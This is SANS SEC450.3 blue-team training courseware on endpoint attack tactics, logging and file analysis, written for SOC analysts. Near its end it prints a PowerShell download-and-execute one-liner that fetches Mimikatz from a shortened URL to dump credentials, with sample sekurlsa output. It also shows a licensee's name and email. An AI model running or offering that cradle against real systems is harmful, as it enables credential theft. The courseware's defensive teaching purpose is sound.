

**450.3**

# Understanding Endpoints, Logs, and Files

**SANS**

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | [sans.org](https://sans.org)

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

SANS

# Understanding Endpoints, Logs, and Files

© 2020 John Hubbard | All Rights Reserved | F01\_01

Welcome to SANS Security 450.3 – Understanding Endpoints, Logs, and Files

TABLE OF CONTENTS	PAGE
Endpoint Attack Tactics	5
Endpoint Defense In Depth	29
How Windows Logging Works	53
How Linux Logging Works	68
Interpreting Important Events	82
<b>EXERCISE 3.1:</b> Interpreting Windows Logs	112
Log Collection, Parsing, and Normalization	114
<b>EXERCISE 3.2:</b> Log Enrichment and Visualization	133
File Contents and Identification	135
Identifying and Handling Suspicious Files	151
Day 3 Summary	177
<b>EXERCISE 3.3:</b> Malicious File Identification	179

### 450.3 Table of Contents

This table of contents outlines the plan for 450.3.

## Course Outline

Day 1: Blue Team Tools and Operations

Day 2: Understanding Your Network

**Day 3: Understanding Endpoints, Logs, and Files**

Day 4: Triage and Analysis

Day 5: Continuous Improvement, Analytics, and Automation

This page intentionally left blank.

### Day 3 Overview

#### Day 3: Endpoint Logging and File Analysis:

- Endpoints
  - How they're attacked, what attackers do after
  - Defense-in-depth tools that help us prevent attacks
- Logging
  - How Windows and Linux logging works, how it affects you
  - Interpretation of key events
  - Collection, parsing, and normalization of logging
- Files
  - What's inside, identification of suspicious contents

#### Day 3 Overview

Today, we will cover endpoint related topics from several different angles, zooming in further throughout the day. First, we will discuss at a high level how endpoints are attacked and the tactics that attackers use once they have gained access. Following this discussion, we will take a deep dive to see how logging works. Since logs are one of the most frequently used items in a SOC, it's crucial that you learn how Windows and Linux logging works, and how that affects what we can do and how we can search them as an analyst. Since logs will be the key item in identifying the attacks we've discussed, log collection, enrichment, and interpretation are of special significance for those in the SOC. Finally, we will discuss the nature of files, how to identify them via looking at their bytes, and ways to quickly decide if they are malicious. One of the other most common tasks for SOC analysts is quickly being able to make a call on whether a file found on an endpoint is malicious or not, so this is another crucial skill to build for all analysts.

## Course Roadmap

- Day 1: Blue Team Tools and Operations
- Day 2: Understanding Your Network
- **Day 3: Understanding Endpoints, Logs, and Files**
- Day 4: Triage and Analysis
- Day 5: Continuous Improvement, Analytics, and Automation

### Understanding Endpoints, Logs, and Files

1. Endpoint Attack Tactics
2. Endpoint Defense In Depth
3. How Windows Logging Works
4. How Linux Logging Works
5. Interpreting Important Events
6. Exercise 3.1: Interpreting Windows Logs
7. Log Collection, Parsing, and Normalization
8. Exercise 3.2: Log Enrichment and Visualization
9. File Contents and Identification
10. Identifying and Handling Suspicious Files
11. Day 3 Summary
12. Exercise 3.3: Malicious File Identification

This page intentionally left blank.

Licensed To: David Owerbach <0mamaloney@gmail.com> April 28, 2020

## Endpoint Centricity

Many important steps of an attack are endpoint-centric:


- Exploitation
- Code Execution
- Persistence
- Information Discovery: Accounts, files, privileges
- Privilege escalation
- Lateral movement
- Data collection and preparation for exfiltration

### Endpoint Centricity

While attacks necessarily involve the use of both network and endpoints, and data collection from each source will contain artifacts of the intrusion, there's no doubt that endpoint has a better vantage point. While we can tell protocols, domains, and destinations from the network traffic, endpoints hold the information that allows us to tie it all together. Questions like which process created the malicious traffic, which user is compromised, and what was going into that encrypted tunnel can be answered with ease if the right endpoint data is collected. Investigating exploitation, code execution, persistence, lateral movement, and data theft are all primarily going to leave artifacts best seen with sources from the endpoint; therefore, collecting and understanding our attack patterns, and endpoint logs and defensive tools that catch them will be central to our effectiveness.



## Incoming Delivery!



### Incoming Delivery!

The Recon-Delivery stages of the Lockheed Martin Cyber Kill Chain either happen on the attacker's machines or over the network. However, if we look at the kill-chain after the network-centric delivery step, most of the following steps and actions taken will be better investigated with endpoint data. Therefore, we will use stage 4, exploitation, as the jump off point for today's discussion, assuming the delivery has succeeded. In this module, we'll look at the typical activities that happen at the exploitation stage and beyond, the types of tactics that are used, and how we can use endpoint-based security tools to detect and stop these activities.

## The First Step: Initial Exploitation

Attacker launches exploit at a process/user...

- If successful, attacker BECOMES that process/user! Can do anything as them!

Ask yourself: What was compromised?

- Service running limited account? = nothing
- Process running as user? = user privilege
- Webserver running as root? = **root**
  - **Why you avoid running as root!**



### The First Step: Initial Exploitation


Exploitation can be accomplished through a traditional exploit, social engineering tactic, or plain login through credential compromise. When it does happen, though, like agents in the movie "The Matrix," the attacker will, in a sense, assume the "identity" of the compromised account or process and take actions as if they were them. This is the typical nature of exploitation. For example, if a buffer overflow exploit is run against a program such as Adobe Reader, the code that runs post-exploit will have no more permission than the program (Reader) that was exploited itself. This means that if the attacker has exploited a process running with limited credentials, then the impact may be near zero, but if the attacker has compromised a service or program running as root, the consequences may be dire. This is the reason that security practitioners constantly strive to reduce privileges programs and services run to the absolute minimum possible. It scopes down potential damage in the case of a breach. This applies to users as well.

As we'll see with several examples throughout this day, if users are compromised while running as administrator, the impact may be much worse, and the damage can spread much faster than if they were running as a limited user. Although users may not like it when they can't install their own programs and modify the system, there is a good reason for it. If they click on a phishing email and let attackers run code with their permissions, running as admin, that code would be able to make all the changes it wants and install malicious programs as well! In the case of Windows especially, running as admin allows very simple avenues to steal passwords as well, which compounds the need to run as a limited user.

## Service-Side Exploits

### Service-side exploits

- Requires an accessible, listening port
  - Web, SMB, VNC, RDP, ...
- Attackers prefer when available
  - Repeated exploitation possible
  - Exploitation will likely work if the port is not blocked, or the software is not patched
- Firewall must allow traffic
  - Not always an option
- A software quality issue




### Service-Side Exploits

When it comes to exploits, they come in two different flavors—client-side and service-side. While service-side exploits have been more prevalent in the past and continue to exist today, they are becoming less and less common. They are called "service-side" because the attacker is reaching out to a listening service on the victim machine. Be careful not to necessarily associate these with servers only. Windows desktops, for the average user, run multiple listening services that can be potentially exploited—web servers, RDP, VNC, and SMB are all common choices, but many user applications open listening ports as well, such as VMWare Workstation and TeamViewer. A key difference between service-side exploits and client-side exploits is that service-side exploits do not require user interaction and, therefore, they can be tried repeatedly, likely without the user noticing anything is happening. This makes them more reliable and preferable, when they do exist. Adversaries that find service-side exploits may consider forgoing using a persistence method that could tip off the security team if they know they can just re-exploit the machine to let themselves back in.

Although they are very useful for attackers, their downside is a simple firewall block for that port will stop them from occurring, which means service-side exploits will not be available unless the machine has open listening, accessible ports for the service. For a laptop service, this may mean it will work at the coffeeshop when the attacker is on a shared network, but not over the internet when the host is behind the corporate firewall.

## Client-Side Exploits

- Does not necessarily involve any network traffic
- Often involves tricking the user to open file / visit site
  - "Open this Word document"
  - "Click this link in my email"
- Multiple attempts risky and less likely to work
- May be the only option for some attacks



### Client-Side Exploits

Client-side exploits, on the other hand, do not necessarily rely on network traffic for exploitation. Some client-side exploits may be delivered over the internet such as browser exploits, which rely on the user going to an attacker-controlled website, but others can be files that contain exploits such as PDFs or Word documents. The key item about client-side exploitation is that it is *not* typically repeatable (at least on the same person) since it relies on tricking a user into action, and there is no reliable way to make someone repeatedly visit a site or open a document. When service-side exploits are not available, attackers may have to fall back to this technique and may be more likely to use persistence mechanisms since re-exploitation is unlikely to be easy.

## Post-Exploitation Tactics

Once the exploit lands, what next?

- **Post-exploitation tactics**
- **MITRE ATT&CK<sup>1</sup>** enumerates them:
  - *Execution, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Discovery, Lateral Movement, Collection, Command and Control, Exfiltration*
  - **How?** Tactics are broken down by **techniques**
- After this point, remediation becomes difficult and potentially expensive

ATT&CK™

### Post-Exploitation Tactics

Once the attacker has successfully exploited the machine, the nature of the compromise significantly changes. At this point, the attacker "owns" the box. They will generally have some sort of code execution capability and will immediately begin performing several post-exploitation activities that will further compromise the machine and complicate remediation. Those activities are helpfully broken down in the relatively new and continuously evolving ATT&CK (Attacker Tactics, Techniques, and Common Knowledge) matrix by MITRE.<sup>1</sup> ATT&CK is an effort to enumerate all the post-exploitation *tactics* (high level activity) the attackers may engage in and the specific *techniques* to accomplish each tactic. Each item in the matrix has a thorough explanation, citations of when it was used by different groups and malware families, and ways to prevent and detect it. It is an outstanding resource for becoming familiar with how attackers will attempt to move through the environment and highly recommended reading for anyone on the blue team.

Since post-exploitation represents some of the most dangerous activities an adversary can perform, many teams have moved toward using the ATT&CK matrix as a list of items they should, at a minimum, be able to detect. This is a great idea in general. Although, in practice, not *all* items can strictly be covered as well as others, it makes for an outstanding guideline for developing a defensive strategy. Throughout this model, we will focus on some of these tactics and techniques to get a feel for how we can monitor the endpoint for signs of compromise.

[1] <https://attack.mitre.org/>

## Tactic: Execution

The next phase – establish code execution, install

- Typically happens following successful exploitation
- Many times spawns a command shell
  - Could also be upgraded evil meterpreter-style command shell
  - Used as foothold to download/run additional programs
  - May also leverage programs or scripting languages
    - Ex: Using MSSQL or PowerShell prompt to launch programs
- Meant to be **stopped with whitelisting tools**



### Tactic: Execution

After successful exploitation often comes code execution. In fact, the initial code to execute is bundled as the payload of the exploit so that if the exploit does function correctly, it can tell the host what to do next. At this point, the type of code that is often run would be code that could either spawn a typical command shell or perhaps even a custom command shell with attack tools built in, like meterpreter. From this point on, the attack will then move to installing malware and maintaining persistence. Whether or not this is possible will depend on the nature of the exploit being delivered. Sometimes, an exploit or login method cannot bring an attacker to a true command shell but instead drops them into an admin interface, or command interpreter. In these cases, the attacker must leverage the capabilities of the environment to attempt to break out of the interpreter or use it to execute commands on the system itself. If an attacker were able to log in to a Microsoft SQL server instance, for example, the SQL interpreter features the command "xp\_cmdshell", which will take a command from the SQL interpreter command line, spawn a true command shell, and pass the entered data to it for execution.<sup>1</sup>

Code execution is one of the most important parts of a compromise because without the ability to run tools or scripts, it would be very hard for attackers to do anything of use. This is why tools like whitelisting are so effective at stopping attacks. When the adversary is restrained from running arbitrary code, or even runs into the whitelisting tool at least once during an attack, the security team will immediately know something odd has happened and get a chance to respond quickly.

[1] <https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/xp-cmdshell-transact-sql?view=sql-server-2017>

## Tactic: Persistence

To persist or not to persist?

- Exploits might not work repeatedly
- Persistence detectable, more likely to be caught

Why persistence?

- Gives dependable repeated access over time
- Attacker otherwise loses control if user logs out/reboots
- Remediation attempts fail if not complete
- Antivirus may find and delete part of the trojan



### Tactic: Persistence

A tactic common to many intrusions is persistence, or, the adversary using some technique to ensure that they have the continued ability to control the machine over time. Although you may think of this as something that always occurs, that is not necessarily the case. Depending on the objectives of the attacker's mission, they may choose not to pursue any persistence tactics if they have decided stealth to be the top priority. Deciding to use a persistence mechanism necessarily involves making changes to the system that may be found by the victim's security tools and could alert the SOC to the attacker's presence. That means when persistence is used, attackers must balance the boldness of the move with their desire to continue to not be caught.

Ultimately, why are the attackers looking to risk detection for persistence? Because in many targeted attack campaigns, the attackers will require sustained access to the environment over time. Without it, every time the user reboots or logs out, they would have to re-exploit the host, which comes with its own risks of detections or even failing to work. Additionally, persistence doesn't have to be attempted in only one way. There may be a registry key startup item for malware to run every time the system is booted *and* a scheduled task to check for the existence of the malware and redownload it if it is deleted. With a setup like this, even if the security team finds the original malware infection and registry key, if the scheduled task is missed, the attacker may be able to get back in and continue their mission. The price to pay for this, however, is the risk of alerting the team through writing a registry key and creating a new task. It's a trade-off between dependability of access and the risk of getting caught that the attacker must make for each individual campaign.

## Persistence Techniques

How many persistence techniques are there?

- MITRE ATT&CK lists 59 different techniques
- Options available will depend on depth of compromise
- Most common ASEPs:
  - Autorun items
  - Malicious services
  - Scheduled tasks
  - Browser extensions
  - Valid account credentials
- Free Sysinternals Autoruns1 tool enumerates many of them

Autorun Entry	Description	Publisher
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell		
<input checked="" type="checkbox"/> cmd.exe	Windows Command Processor	(Verified) Microsoft Wind
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run		
<input checked="" type="checkbox"/> LogiPresentation	Logi Presentation.exe (UNICODE)	(Verified) Logitech Inc

### Persistence Techniques

How many ways are there to maintain persistence? It's hard to say exactly, since new methods are always being conceived and options change with operating system updates, but MITRE lists 59 different techniques as of mid-2019 that are well known in their Enterprise ATT&CK matrix.<sup>1</sup> Some of the most common auto start extensibility points (ASEPs) are autorun items implemented through the startup folder or the registry, creating new malicious services, setting scheduled tasks, installing browser extensions, or just stealing valid account credentials that can be used to log back in. Potential techniques for persistence available to the attackers will depend on what level of access they have achieved on the target system. An attacker that has achieved Administrator or root level on a host may be able to install a driver-based rootkit, which is extremely hard to detect and delete; however, an attacker that has only gained user privilege may only be able to write to the basic registry keys and startup folders to modify autoruns for that single user instead of all users on the system. These keys may be heavily monitored by Windows auditing policies or other endpoint security software, meaning it could be riskier to attempt that technique.

[1] <https://attack.mitre.org/tactics/TA0003/>



## Tactic: Discovery

Attackers must explore the environment to proceed:

- **Account names** and **groups**
- User **permissions** and **privileges**
- **Folders** and **files** on the local system and network
- Checking for running local and network **services**
- Other **hosts** on the network
- **Applications** installed and their configuration




Typically **use built-in operating system commands**

### Tactic: Discovery

Once attackers have gained interactive command and control, they will need to start to learn about the environment they're operating in. This involves enumerating as much as possible about the systems on the network, users and groups in the environment, privileges and permissions for each user and group, file and folder structure on the host, and any local or network services that are being run. Attackers like to do this via "living off the land" since many of these questions can be answered with built-in operating system commands and functions, and detecting whitelist approved, built-in operating system commands can be somewhat difficult if the blue team is not prepared for it. Running checks like process lists, netstat, recursive directory listings, and user and group enumeration commands will not raise any red flags in many environments since setting an alert on anyone doing so could flood the SOC with false positives. Therefore, many attackers can perform this step unhindered.

### Tactic: Privilege Escalation

- Once exploit lands, attacker gains a foothold
- Initial step often has no access, must escalate
- Start *somewhere* on these stairs
  - ...hopefully as low as possible
  - Attempt to escalate
- Defenses slow progression
- Privileges and permissions determine success



### Tactic: Privilege Escalation

As an attacker, one of the questions of utmost importance is that of system privileges. Most targeted attacks cannot be accomplished without attaining a state of privilege higher than that of the typical user, but there's an issue... It's difficult to compromise a highly protected account from the get-go. Adversaries will need to find a way to compromise a lower level account and leverage that account to perform privilege escalation attacks through any means necessary to acquire the right to complete their objective. Throughout the next few slides, we will describe how such attacks can occur, why it is important you understand them, and how to identify privilege escalation conditions in progress.

## How Does Privilege Escalation Work?

Hosts are designed to not allow this, so how is it possible?

- By getting something with privilege to do a task for you
  - Administrative users
  - Services and other programs running as admin/root
  - Operating system features and privileges
  - Exploitation of software/kernel
- Root of the problem is often
  - **File permissions**
  - **Operating system privileges**

### How Does Privilege Escalation Work?

So how then does privilege escalation work in a computer? In much the same way! Attackers either force their way in through exploiting a program (like running into the party or causing a distraction), stealing the password of a user with privilege (like using a fake identity of someone on the guest list or dressing as an employee of the party) or do something that will cause an admin user or system process to run code of their choosing (like tricking someone into adding our name to the party list). Using the method of getting someone with privilege to act on your behalf is a common example in computer systems. When successful at this, attackers can then run code of their choosing, which will either be a backdoor, a password dumper, or a command to add the compromised account to the admin group.

Becoming a permanent administrator is always a useful choice because attackers will have the ability to act as administrator in perpetuity, and if their malware gets caught, they can just let themselves back in! Although we discussed this in terms of privilege escalation, it falls under the "exploitation" category as well. It's just different than the "first step" type of exploit in that privilege escalation often requires the attacker to be able to run code on the victim system to some degree, meaning it is a post-exploitation activity. In these terms, they are effectively running another exploit that achieves privilege escalation from what the attacker has already gained (user access) to a higher level (admin access).

## Abusing Operating System Permissions

Many privilege escalation techniques **rely on poor permissions:**

- Hijacking admin startup items
- Modifying service executables
- Unquoted paths
- DLL search order hijacking
- Modifiable scheduled tasks

**Automated with PowerUp privilege escalation script in PowerSploit framework<sup>1</sup>**

- 100% PowerShell in-memory code, harder to detect!



### Abusing Operating System Privileges

Many privilege escalation methods rely on misconfigured permissions on files and folders. Depending on the operating system, various methods can be used to modify protected startup items, service executables, or scheduled tasks that can allow an unprivileged user to control what is run by a root account, effectively giving them root/Administrator-level permissions.

Here's a simple example—let's say an admin user has a program that automatically runs on bootup located at `c:\mytools\admintool.exe`. The admin user created it as a custom tool and put it in the location, but made one fatal error. They did not prevent the other users on the machine from modifying it or writing in that folder as well. This creates a privilege escalation opportunity—if a non-privileged user can replace the administrator's autorun tool with a malicious trojan, or even a simple program to make their own account an administrator as well, the trap is set. The next time the real administrator logs in, their privilege will be abused and it will be used to run the program or take that action for us and will be done *with their administrative privileges*. This effectively has made the non-privileged user admin, and it only worked because they were able to modify code that the administrator runs. Without that critical permission settings error, this sort of attack would not be possible, but issues like this are very common. Other attacks similar in function to this are possible as well, and attackers have easy access to scripts that automate these checks for them with tools like PowerUp, which is part of the PowerSploit framework.<sup>1</sup>

[1] <https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc>

## Kernel Exploitation

Like a kernel "Jedi mind-trick":

- Leverage kernel vulnerabilities to run arbitrary code
  - Often **as simple as downloading, running**
  - When they work correctly, magically make you admin!
  - A good reason to remove development tools from production systems
- Attacker must find vulnerable kernel, obtain code, and run
- Examples:
  - Dirty COW<sup>1</sup>, CVE-2016-5195 – Commonly used Linux kernel exploit
  - Windows CVE-2018-8453/8589<sup>2</sup> – Used in undisclosed targeted attack

### Kernel Exploitation

Another way of obtaining root or Administrator level privilege is through exploiting the ultimate "program"—the kernel. The kernel is the main heart of the operating system that controls drivers, memory, processes, and all input/output from the system, but ultimately it is still code like anything else and can contain vulnerabilities. When these vulnerabilities are found, attacks can write their own code to attempt to exploit the kernel directly, and successful running of this code leads to an almost magical seeming immediate escalation to superuser status.

In the case of a local privilege escalation (the most common form), the only requirements for this technique to work are that the kernel must be a version with a known vulnerability, the attacker must be able to move the code to the system they will exploit (or compile it on the system itself), and they must have the ability to run the code. Some recent examples of kernel exploitation are the "Dirty COW" (copy-on-write) vulnerability that was announced for Linux in 2016, and the unbranded but equally deadly CVE-2018-8453 and CVE-2018-8589, which were Windows kernel zero-days found by Kaspersky being used in the wild on targets in the Middle East.<sup>1 2</sup>

[1] <https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs>

[2] <https://securelist.com/cve-2018-8453-used-in-targeted-attacks/88151/>

### Tactic: Credential Access via Dumping

#### Privilege escalation via **credential dumping**:

- Most often referenced for **Windows** machines
- Admin user can **read memory or registry keys**
  - Windows stores passwords in these locations
- **Allows an admin to become another user**
  - Best-case scenario for attackers is that other user is the administrator on a second machine, where the process can repeat
- Multiple tools exist for doing this in various systems

#### Tactic: Credential Access via Dumping

Credential dumping, at least as we will discuss it here and as it is most often referenced, is a method of performing privilege escalation on a Windows host. In terms of MITRE ATT&CK, credential access is classified as its own tactic with credential dumping as a specific technique for achieving it.<sup>1</sup> In many cases, this is performed ultimately as a form of privilege escalation since it uses established access to acquire credentials for additional accounts. It's a little different than the previously discussed methods because in order to perform the typical credential dumping attack, the attacker must have *already* reached an administrative level on the victim machine. That is a requirement because credential dumping requires the privilege levels to read sensitive system files or bytes from memory, which is something only administrators have. Why is this useful if the attacker is already an administrator? Because credential dumping doesn't just harvest passwords for the compromised user, but *all* users on the machine. In addition, it may help the attacker harvest the user's plaintext password, which they might have not had before. With that piece of knowledge, attackers can then use the password to easily log in later or on other machines.

[1] <https://attack.mitre.org/techniques/T1003/>

## Mimikatz

```
C:\>powershell "IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoF
uI'); Invoke-Mimikatz -DumpCreds"
```

```
#####. mimikatz 2.1 (x86) built on Nov 10 2016 15:30:40
## ^ ##. "A La Vie, A L'Amour"
## < / ## / * * *
'## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
#####' with 20 modules * * */
```

```
mimikatz(powershell) # sekurlsa::logonpasswords
```

```
Authentication Id : 0 ; 87200 (00000000:000154a0)
Session           : Interactive from 1
User Name         : IEUser
Domain           : WIN-4M6JEQRPH70
Logon Server      : WIN-4M6JEQRPH70
Logon Time        : 3/23/2018 4:40:19 AM
SID               : S-1-5-21-4130469026-1810121272-2253631242-1000
```

